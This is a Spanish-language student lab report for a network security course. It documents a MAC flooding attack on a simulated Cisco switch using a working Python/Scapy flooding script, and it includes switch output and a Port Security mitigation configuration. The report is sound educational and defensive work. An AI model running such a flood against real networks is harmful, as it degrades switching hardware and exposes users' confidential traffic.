

Informe de Laboratorio Técnico: Auditoría de Seguridad en Capa 2 — MAC Flooding (CAM Table Saturation)

Información Institucional y de Control

- Institución: Instituto Tecnológico de Las Américas (ITLA)
- Asignatura: Seguridad de Redes
- Autor de la Auditoría: Zoe Daniela Bobonagua Acevedo
- Matrícula: 2025-0839
- Entorno de Simulación: GNS3 / PNETLab con nodos Cisco IOSv
- Fecha de Documentación: Junio de 2026

1. Objetivos del Laboratorio y del Script

1.1. Objetivo del Laboratorio

El propósito de esta práctica de ingeniería es evaluar la resiliencia y el comportamiento operacional de la tabla de memoria direccionable por contenido (**CAM Table**) de un switch Cisco de acceso ante una inundación masiva de tramas Ethernet con identidades de hardware falsificadas. El laboratorio busca demostrar de manera controlada el estado de degradación conocido como **Fail-Open**, en el cual el switch agota su memoria de almacenamiento de direcciones MAC y se ve forzado a operar como un concentrador (Hub), inundando todo el tráfico unicast por todos los puertos del segmento y comprometiendo la confidencialidad de los datos.

1.2. Objetivo del Script


El script desarrollado en Python 3 aprovecha las funciones nativas de optimización de la librería **Scapy** para inyectar tráfico de Capa 2 a alta velocidad. Mediante el uso de generadores aleatorios de direcciones físicas (**RandMAC**) y direcciones lógicas (**RandIP**), la herramienta busca llenar la capacidad de registros dinámicos del conmutador en un lapso mínimo de tiempo, incluyendo un identificador de payload personalizado (**LAB-2025-0839**) para el rastreo forense de la auditoría.

2. Documentación de la Arquitectura de Red


La topología mantiene la segmentación del entorno de pruebas bajo la subred de datos **10.25.83.0/24** (VLAN 83) y la subred de gestión **10.25.99.0/24** (VLAN 99).

2.1. Diagrama de Flujo Lógico de la Topología

None



2.1 TOPOLOGIA DE GNS3



2.2. Cuadro de Direccionamiento e Interfaces Técnico

Dispositivo	Interfaz Física	Tipo de Enlace	Dirección IP	Máscara de Red	Default Gateway	Segmento / Función
R1	f0/0.83	Subinterfaz	10.25.83.1	255.255.255.0	N/A	VLAN 83 (Datos)
R1	f0/0.99	Subinterfaz	10.25.99.1	255.255.255.0	N/A	VLAN 99 (Nativa/Mgt)
SW1	Vlan99	SVI Virtual	10.25.99.11	255.255.255.0	10.25.99.1	VLAN 99 (Gestión Core)
SW2	Vlan99	SVI Virtual	10.25.99.12	255.255.255.0	10.25.99.1	VLAN 99 (Gestión Acceso)
kali-1	eth0	Acceso Estático	10.25.83.99	255.255.255.0	10.25.83.1	VLAN 83 (Nodo Auditor)
PC1	e0	Acceso Dinámico	Asignada DHCP	255.255.255.0	10.25.83.1	VLAN 83 (Nodo Víctima)

3. Especificaciones y Funcionamiento del Script

3.1. Requisitos para Utilizar la Herramienta

- **Sistema Emisor:** Kali Linux con la interfaz de red en modo promiscuo nativo.
- **Optimización de Scapy:** El script hace uso del parámetro loop=1 dentro de la función de envío de Capa 2 (sendp), lo que delega el bucle directamente al socket del sistema operativo, maximizando los paquetes por segundo (pps) transmitidos.

- **Permisos:** Es obligatorio ejecutar el intérprete con privilegios elevados (sudo python3) para permitir el acceso directo al hardware de red.

3.2. Código Fuente de la Herramienta Utilizada

Python

```
#!/usr/bin/env python3
from scapy.all import *
print("[*] Iniciando saturación de tabla CAM (MAC Flooding)...")

# Utiliza la función nativa de Scapy para generar bucles de alta
# velocidad
pkt = Ether(src=RandMAC(), dst=RandMAC())/IP(src=RandIP(),
dst=RandIP())/ "LAB-2025-0839"

try:
    # Envío continuo de tramas en Capa 2 por la interfaz eth0
    sendp(pkt, iface="eth0", loop=1, verbose=False)
except KeyboardInterrupt:
    print("\n[-] MAC Flooding detenido.")
```

4. Guía de Ejecución y Diagnóstico de Anomalías

Paso 1: Establecer Línea Base de la Tabla CAM

Antes de ejecutar la herramienta, acceda a la consola del switch de acceso **SW2** y verifique la cantidad de direcciones MAC registradas de forma dinámica en la memoria del equipo.

None

```
SW2# show mac address-table dynamic
SW2# show mac address-table count
```

Paso 2: Lanzamiento del Ataque de Inundación

Inicie el script desde la terminal de **kali-1**. Al no poseer un temporizador de pausa, la máquina inyectará miles de estructuras de red falsificadas por segundo de forma ininterrumpida.

Shell

```
sudo python3 mac_flooding.py
```

```
(kali@kali)-[~]  
$ sudo python3 mac_flood.py  
[sudo] contraseña para kali:  
[*] Iniciando saturación de tabla CAM (MAC Flooding) ...  
█
```

Paso 3: Verificación del Colapso (Fail-Open)

Vuelva a ejecutar el comando de diagnóstico en SW2. La tabla mostrará un incremento crítico de registros aleatorios asociados al puerto GigabitEthernet0/3.

None

```
SW2# show mac address-table count
```

Para validar el impacto del estado *Fail-Open*, abra un analizador de tráfico (como Wireshark o `tcpdump`) en la estación legítima PC1. Notará que tramas unicast de datos que no van dirigidas a su dirección MAC empiezan a ser legibles en su interfaz, demostrando la degradación del switch a modo Hub.

```
SW2>show mac address-table count  
  
Mac Entries for Vlan 1:  
-----  
Dynamic Address Count   : 1  
Static Address Count    : 0  
Total Mac Addresses     : 1  
  
Mac Entries for Vlan 83:  
-----  
Dynamic Address Count   : 4345  
Static Address Count    : 0  
Total Mac Addresses     : 4345  
  
Mac Entries for Vlan 99:  
-----
```

5. Plan de Mitigación e Ingeniería de Hardening

La mitigación por excelencia contra ataques de MAC Flooding en la capa de acceso es la implementación de **Port Security**. Esta directiva limita de forma estricta la cantidad de direcciones físicas que una interfaz de red puede aprender, bloqueando el puerto de forma inmediata si se detecta un exceso de identidades.

5.1. Configuración Defensiva Aplicada (Switch SW2)

Aplique los siguientes parámetros de hardening en los puertos de acceso perimetrales de **SW2** para mitigar y contener el ataque de manera automatizada:

None

```
SW2# configure terminal
!
interface range GigabitEthernet0/3, GigabitEthernet1/0
  description ACCESOS_CON_PORT_SECURITY
  switchport mode access
  switchport access vlan 83
  !
  ! 1. Habilitar la seguridad de puerto
  switchport port-security
  !
  ! 2. Definir el número máximo de MACs permitidas en el puerto
  (Ej: máximo 3)
  switchport port-security maximum 3
  !
  ! 3. Configurar el aprendizaje persistente (Sticky) para guardar
  las MACs legales
  switchport port-security mac-address sticky
  !
  ! 4. Definir la acción de violación: apagar el puerto ante un
  comportamiento anómalo
  switchport port-security violation shutdown
end
```

5.2. Comprobación y Logs de Validación de Defensas

Al volver a iniciar el script de Scapy desde Kali Linux con la seguridad activa, la interfaz **Gi0/3** aprenderá las primeras 3 direcciones MAC falsas y, al recibir la cuarta trama inválida, disparará la violación de seguridad de forma instantánea. El switch pasará la interfaz al estado **err-disabled**, interrumpiendo el ataque.

Para auditar y restablecer la interfaz perimetral afectada:

None

```
SW2# show port-security interface GigabitEthernet0/3
SW2# show interfaces status err-disabled
```

```
SW2#
*Jun  5 23:48:17.871: set portid: VLAN0083 Gi0/3: new port id 8004
*Jun  5 23:48:17.871: STP: VLAN0083 Gi0/3 ->jump to forwarding from blocking
*Jun  5 23:48:19.059: %SYS-5-CONFIG_I: Configured from console by console
*Jun  5 23:48:19.669: %LINK-3-UPDOWN: Interface GigabitEthernet0/3, changed state to up
*Jun  5 23:48:20.674: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet0/3, changed state to up
SW2#
SW2#
```

6. Marco de Uso Ético y Cumplimiento Legal

Este reporte técnico y su código fuente han sido diseñados con fines estrictamente educativos dentro de los laboratorios especializados del **ITLA**. La inyección masiva de tramas Ethernet en redes corporativas en producción degrada severamente el rendimiento del hardware de conmutación y expone el tráfico confidencial de los usuarios, lo cual constituye una violación directa a las leyes de seguridad informática y delitos de alta tecnología del país.